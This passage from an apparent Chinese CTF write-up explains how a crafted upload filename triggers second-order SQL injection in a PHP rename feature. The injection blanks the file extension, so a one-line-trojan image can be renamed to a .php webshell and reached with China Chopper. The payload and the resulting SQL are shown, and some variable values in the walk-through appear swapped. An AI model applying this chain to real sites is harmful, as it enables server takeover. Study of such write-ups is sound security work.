虽然代码要求`oldname`和`newname`要求后缀相同，可以通过**update型注入**将`extension`改为空，同时可修改`filename`的值。因此**构造**的**文件名payload**为：`',extension='',filename='webshell.jpg.jpg`


5、上传文件名为：`',extension='',filename='webshell.jpg.jpg`的文件后，根据upload.php知:

```
$path_parts["extension"] = ".jpg"
$path_parts['filename'] = "',extension='',filename='webshell.jpg"
插入数据库后，此时数据库里：
filename字段的值为经过addslashes()转义的',extension='',filename='webshell.jpg
extension字段的值为.jpg
```



6、下来才是真正的**updata注入过程**

进入到rename.php页面，进行如下操作，将文件名修改为由`',extension='',filename='webshell.jpg`修改为`webshell.jpg`（这里rename页面输入的文件名均是要求不含后缀的，在数据库里文件名和后缀是分两个字段进行存储的）



上述操作改名后：

```
$req['oldname'] = "',extension='',filename='webshell.jpg"
$req['newname'] = "webshell.jpg"
```

接下来执行：`select * from 'file' where 'filename'='{$req['oldname']}'`
因为`filename`在上传后经过`addslashes()`转义的，所以此条语句正常执行

但是在执行下条语句，也就是：

```
update 'file' set 'filename'='{$req['newname']}', 'oldname'='{$result['filename']}' where 'fid'={$result['fid']}
```

出现了注入，将构造的文件名插入这条语句得到实际执行的sql语句:

```
 update 'file' set 'filename'='webshell.jpg', 'oldname'='',extension='',filename='webshell.jpg' where 'fid'={$re
sult['fid']}
```

可以发现通过updata语句，修改了数据中的字段值，此时**数据库**中各字段：


```
filename = webshell.jpg
oldname = 空
extension =  空
```

这样思路就很清楚了：


- 虽然**数据库**中的`filename`通过注入改变了，但**真实系统目录**里的文件名为其实并没有变。
  但是通过前面的注入，这条记录的`extension`值为空，因此只要能够调用`rename()`函数，就直接把输入的`filename`里的后缀当成文件后缀。
- 执行`rename()`函数还有一个判断:`if(file_exists($oldname))`，但实际上我们系统目录并没有`webshell.jpg`这个文件，这样就需要再上传一个`webshell.jpg`文件。

7、因此接下来就可以上传真正包含一句话木马的文件：`webshell.jpg`，上传后：

```
$path_parts["extension"] = ".jpg"
$path_parts['filename'] = "webshell"
并在数据库中插入了新的一条记录：
filename字段的值为经过addslashes()转义的webshell
extension字段的值为.jpg
且系统目录下存在真实文件：webshell.jpg
```



接下来再次进入rename.php页面进行改名，这也是很关键的一步：



将`webshell.jpg`改为`webshell.php`，这样操作后：

因为注入后，数据库中存在`filename`为`webshell.jpg`的记录，因此可以绕过这条语句：

```
select * from 'file' where 'filename'='{$req['oldname']}'
```

然后再次通过updata语句：

```
update 'file' set 'filename'='{$req['newname']}', 'oldname'='{$result['filename']}' where 'fid'={$result['fid']}
```

将`filename`的值从`webshell.jpg`修改为`webshell.php`，`oldname`修改为原来`filename`的值，其他不变，此时数据库中这条记录的字段值为：

```
filename = webshell.php
oldname = webshell.jpg
extension =  空
```

接下来，因为后缀extension为空，所以通过这两条语句赋值后：

```
$oldname = ROOT.UPLOAD_DIR . $result["filename"].$result["extension"];
$newname = ROOT.UPLOAD_DIR . $req["newname"].$result["extension"];
```

实际上得到：

```
$oldname = webshell.php
$newname = webshell.jpg
```

最后，在进行`if(file_exists($oldname))`判断时，因为第二次上传到目录的文件就是`webshell.jpg`，所以可以通过判断。这样就可以执行`rename($oldname, $newname)`，将目录下的包含木马的文件`webshell.jpg`改名为`webshell.php`，也就成功上传了php木马到后台。

8、既然已经成功上传了webshell，那么直接用菜刀链接，即可getshell，获得flag。